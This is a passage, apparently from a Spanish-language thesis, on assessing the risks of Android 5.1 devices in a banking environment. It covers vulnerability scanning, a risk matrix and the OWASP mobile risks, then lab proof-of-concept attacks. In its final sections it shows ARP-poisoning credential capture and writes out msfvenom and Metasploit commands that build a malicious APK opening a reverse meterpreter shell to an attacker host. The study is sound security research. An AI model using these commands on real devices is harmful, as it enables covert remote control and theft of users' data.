


Figura 13 Resultados Análisis de vulnerabilidades con Nessus en dispositivos móviles Android

Fuente Autoría propia

Una fuente que no se puede dejar pasar por alto para validar las vulnerabilidades del sistema operativo Android lollipop v 5.1, es el portal de (Mitre, 2015) en donde se almacena un completa lista de vulnerabilidades conocidas.

Para efectos de la investigación se procede a realizar una consulta de la cadena de texto Android en el portal de Mitre, con el fin de identificar las cve (vulnerabilidades comunes y expuestas) asociadas al sistema operativo motivo de la presente investigación.

Figura 14 Búsqueda cadena de texto Android en Mitre

Fuente: Autoría propia

Se logró obtener de manera preliminar 23.800 resultados, posiblemente por la ambigüedad de la consulta, es preciso realizar un filtro a la búsqueda realizada.

En el año 2015 las vulnerabilidades asociadas a stagefright causaron un gran revuelo en la comunidad en general ya que se aprovechaba de una grave vulnerabilidad en la librería de multimedia libstagefright.




Figura 15 Consulta cve-2015-6602 en el portal de Mitre

Fuente: Autoría propia

Posteriormente se realizó una búsqueda en el recurso online https://www.exploit-db.com/ de exploit database, el cual nos limita los resultados realizados en la búsqueda con la palabra Android a 55 entradas; lo cual es favorable para el objetivo que es explotar una vulnerabilidad conocida en un dispositivo con sistema operativo Android.

El objeto de estudio para esta fase del ataque son las vulnerabilidades que afecten a la versión 5.1 de Android lollipop.




Figura 16 Consulta en Exploit Database

Fuente: Autoría propia

Para identificar si el dispositivo es vulnerable a stagefright, se realiza la instalación de la aplicación StagefrightDetector.apk de Zimperium; se encuentra que el dispositivo es vulnerable a ejecución remota de código y se identifica con el CVE-2015-6602.




Figura 17 Stagefright detector

Fuente: Autoría propia

En la siguiente imagen se evidencian los actores y las amenazas que tienen participación en el proceso de la seguridad de los dispositivos móviles.




Figura 18 Algunas amenazas móviles

Fuente: Autoría propia

6.3 Análisis de riesgos

Como fase esencial del piloto experimental se procede a realizar el análisis de riesgos, con el fin de valorar las amenazas e identificar los vectores vulnerables, que afectan los activos de información que se gestionan en el dispositivo móvil Lenovo Android versión 5.1 lollipop, seleccionado para la prueba de concepto.

El objetivo del mencionado análisis de riesgos es validar la probabilidad de que las amenazas del entorno se materialicen.

A continuación la ecuación del riesgo total:

- RT (riesgo total) = probabilidad x impacto

En la siguiente matriz de riesgos (Tabla 7) se evidencia de la probabilidad de ocurrencia, impacto, nivel de riesgo y principio de la seguridad de la información afectado, en un dispositivo móvil Android v 5.1 lollipop:

Riesgos		Riesgo inherente			Principio Afectado (Seguridad de la Información)				
Código del Riesgo	Descripción	Probabilidad de Ocurrencia	Impacto	Nivel de riesgo	Conf	Int	Disp	Priv	Au
R1	Ausencia de un canal de comunicación seguro.	Muy Alta	Superior	Extremo	X	X	X	X	
R2	Instalacion de programas con contenido malicioso, en el dispositivo movil desde la SD CARD.	Alta	Superior	Extremo	X	X	X	X	
R3	Descarga de aplicaciones del market que contengan virus.	Alta	Mayor	Alto		X	X		
R4	Afectacion de el dispositivo con un Touchlogger	Baja	Importante	Moderado		X	X		X
R5	Alteración, modificación o destrucción de datos, o registros con motivos intencionales o no y de forma no autorizada.	Alta	Superior	Extremo		X	X		X
R6	Explotar vulnerabilidades del sistema.	Muy Alta	Superior	Extremo		X	X		
R7	Eliminación masiva de datos por ejecución de comandos.	Muy Alta	Mayor	Extremo		X	X		X
R8	Control remoto del dispositivo.	Muy Alta	Superior	Extremo	X	X	X	X	
R9	Propagación de virus por recursos de red compártidos a los demas equipos.	Muy Alta	Mayor	Extremo	X	X		X	
R10	Ausencia o definición errada de los estándares y/o patrones de seguridad para los dispositivo moviles.	Alta	Superior	Extremo	X	X	X	X	
R11	Aplicación parcial o deficiente de parches de seguridad liberados por el fabricante.	Alta	Mayor	Alto	X	X	X	X	X
R12	Ausencia de verificación de los registros de auditoria con el fin de verificar posible incidentes de seguridad.	Alta	Mayor	Alto					X
R13	Suplantación de funcionarios del entorno financiero. (En caso de perdida o robo del dispositivo).	Muy Alta	Superior	Extremo	X	X	X	X	
R14	Utilizacion del dispositivo para fines personales.	Moderada	Importante	Moderado	X		X		
R15	Conectar el dispositivo a diferentes redes inalambricas	Alta	Mayor	Alto		X			
R16	Inexistencia o Software antivirus desactualizado, que permita la propagación de troyanos, malware o codigo malicioso.	Alta	Superior	Extremo	X	X	X	X	X
R17	Ausencia de politicas y procedimientos implementados de clasificación de información basados en contenido, valor y riesgos asociados a la información contenidad en la base de datos.	Muy Alta	Superior	Extremo	X	X	X	X	X
R18	El no uso de contraseñas fuertes para el acceso al dispositivo.	Muy Alta	Superior	Extremo	X	X		X	
R19	Ausencia de personal encargado de la investigacion del nacimiento de nuevas cepas de mallware	Alta	Importante	Alto		X	X		
R20	Asignación errada de privilegios de acceso a los usuarios a la red interna, por medio del dispositivo movil.	Muy Alta	Superior	Extremo	X	X	X		
R21	Ausencia de mecanismos de revisión peniódica a las configuraciones seguras que deben tener (dispositivos moviles android)	Muy Alta	Superior	Extremo	X	X	X	X	X

Tabla 7 Análisis de riesgos.

Fuente Autoría propia

En la Matriz para el análisis del riesgo se evidencian los riesgos que pueden llegar a generar mayor impacto al dispositivo móvil Android lollipop versión 5.1 y por ende comprometer información sensible de la organización y de sus clientes.

La probabilidad de ocurrencia también es bastante alta, lo cual indica que la tarea para mitigar los riesgos identificados va a requerir controles adicionales a los propuestos por la industria de pagos con tarjeta PCI-DSS.




Tabla 8 Matriz de análisis del riesgo probabilidad de ocurrencia vs impacto

Fuente Autoría propia

6.3.1 Top 10 riesgos móviles owasp

Posterior a la identificación de las vulnerabilidades y el análisis de riesgos y teniendo en cuenta el objetivo principal de la presente investigación, es importante indicar que para el caso puntual del aseguramiento del cliente Android lollipop v 5.1 en el entorno financiero y para garantizar el cumplimiento de la normativa PCI-DSS, surgió la necesidad de validar más fuentes para identificar otros riesgos de seguridad; por esta razón se procede a realizar la verificación de la información publicada referente al top 10 de los riesgos de owasp mobile, los cuales son:

ID.	Riesgo
M1	Controles débiles del lado del servidor
M2	Almacenamiento inseguro de datos
M3	Protección insuficiente en la capa de transporte
M4	Fuga de datos no intencionada
M5	Autorización y autenticación débil
M6	Criptografía rota
M7	Inyección del lado del cliente
M8	Decisiones de seguridad por entradas no confiables
M9	Manejo inadecuado de sesiones
M10	Ausencia de protección para los binarios

Tabla 9 Riesgos de seguridad en dispositivos móviles owasp mobile.

Fuente: (owasp, 2015)

6.4 Fase explotación de las vulnerabilidades

Posterior a la identificación de las amenazas, vectores de ataque, vulnerabilidades y el análisis de riesgos, se procede a elegir los siguientes ataques para explotar las vulnerabilidades identificadas, que más impacto pueden llegar a generar al comprometer un dispositivo móvil Android lollipop versión 5.1.

ATAQUE	ACTIVIDAD
• Interceptación de tráfico en un canal de comunicaciones inseguro, utilizando envenenamiento de tablas ARP (MIT).	Robo de credenciales (FTP): Comprometer usuario y contraseña de un servicio FTP, creado en el ambiente simulado.
• Control remoto explotando vulnerabilidad en memoria del dispositivo móvil con Metasploit.	Elevación de privilegios. Descarga e instalación de apk maliciosa. Instalación apk maliciosa sd card. Comprometer SMS con información confidencial. Robo de información confidencial.

Tabla 10 Descripción ataques a realizar

Fuente Autoría propia

Las pruebas de concepto se realizaron en un entorno controlado aislado, para garantizar fiabilidad en las mismas y la no intromisión de variables externas que puedan llegar a contaminar los datos obtenidos en la prueba.

En la siguiente tabla se pueden apreciar las pruebas a realizadas en el contexto del ataque




Figura 19 Chequeo Rooting dispositivo móvil

Fuente: Autoría propia

La explotación de la vulnerabilidad stagefright con el CVE-2015-6602, no fue viable porque el exploit utilizado para realizar la actividad fue detectado por los controles de ASLR del dispositivo móvil Lenovo A 2010-I y no permitió su ejecución.




Figura 20 Fichero multimedia stagefrigth malicioso

Fuente: Autoría propia

6.4.1 Interceptación de tráfico en canal de comunicaciones inseguro.

Envenenamiento de tablas ARP en un ataque de hombre en el medio, explotando una vulnerabilidad del tipo 'spoofing', aprovechando que el canal de comunicación no está cifrado.




Figura 21 Validación tablas ip para el ataque

Fuente: Autoría propia




Figura 22 Servidor FTP

Fuente: Autoría propia

En la siguiente imagen se evidencia la conexión establecida desde la interfaz del dispositivo móvil.




Figura 23 Fichero con información sensible

Fuente: Autoría propia

Se procede a habilitar en la herramienta ettercap 0.82 el envenenamiento de las tablas ARP, para iniciar el ataque de hombre en el medio.




Figura 24 Configuración sniffer

Fuente: Autoría propia

Como resultado del ataque se logra obtener en texto claro las credenciales de acceso al servidor ftp del Banco Unir creado para la prueba de concepto; el cual contiene en su sistema de ficheros información confidencial asociada a clientes de tarjetas de pago.




Figura 25 Credenciales comprometidas

Fuente: Autoría propia

6.4.2 Control remoto explotando vulnerabilidad con Metasploit

Esta prueba de concepto simula el proceso que realiza un atacante, para llegar a obtener el control remoto del dispositivo móvil por medio del uso de la herramienta metasploit de rapid7, la cual es ampliamente conocida en el mundo de la seguridad.

En esta fase del experimento se procederá a configurar el framework de metasploit, en el laboratorio de seguridad informática en donde se van a realizar las pruebas.

```
root@kali:~# /etc/init.d/postgresql start
[ ok ] Starting postgresql (via systemctl): postgresql.service.
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~# msfconsole
```

Figura 26 Configurando framework de metasploit.

Fuente: Autoría propia

La versión de metasploit que se va a utilizar, corresponde a uno de los recursos contenidos en la suite de seguridad kali segunda versión. Esta herramienta comúnmente es utilizada por los investigadores de seguridad debido a las posibilidades y prestaciones que ofrece, es posible encontrarla en dos versiones free y profesional (versión de pago) en el portal https://www.metasploit.com/.




Figura 27 Metasploit iniciado

Fuente: Autoría propia

Se procede a ejecutar el comando msfvenom –p con el fin de crear una aplicación de Android (apk) maliciosa, que va a generar por medio de un payload una conexión reversa al servidor de comando y control del atacante.

```
msf > msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.54 lport=4466
R> Androidunir.apk
```

Figura 28 Creación apk malicioso

Fuente: Autoría propia

Se confirma que el apk malicioso fue creado en directorio elegido.

```
root@kali:~# ls -lta | grep Androi
-rw-r--r--  1 root root  8833 sep  2 16:37 Androidunir.apk
```

Figura 29 Apk malicioso creado

Fuente: Autoría propia

El fichero está listo para la descarga e instalación.




Figura 30 Androidunir.apk malicioso

Fuente: Autoría propia

Se habilita el servidor http para que el apk malicioso pueda ser descargado por la víctima.

```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figura 31 Servidor a la escucha para la descarga del fichero

Fuente: Autoría propia

Para que la conexión se pueda establecer es necesario utilizar el exploit multihandler, el cual estará a la espera en el servidor atacante por una petición de conexión.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > show options
```

Figura 32 Exploit que está a la escucha

Fuente: Autoría propia

En la siguiente imagen se puede apreciar la aplicación MainActivity, que se crea posterior a la descarga e instalación del apk malicioso.




Figura 33 Aplicación instalada en el dispositivo móvil

Fuente: Autoría propia

La configuración de la carga útil (payload), otorga una conexión reversa por el protocolo tcp en los sistemas operativos Android y permite la utilización del recurso meterpreter de Metasploit.

```
msf exploit(handler) > set lhost 192.168.1.54
lhost => 192.168.1.54
msf exploit(handler) > set lport 4466
lport => 4466
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.54:4466
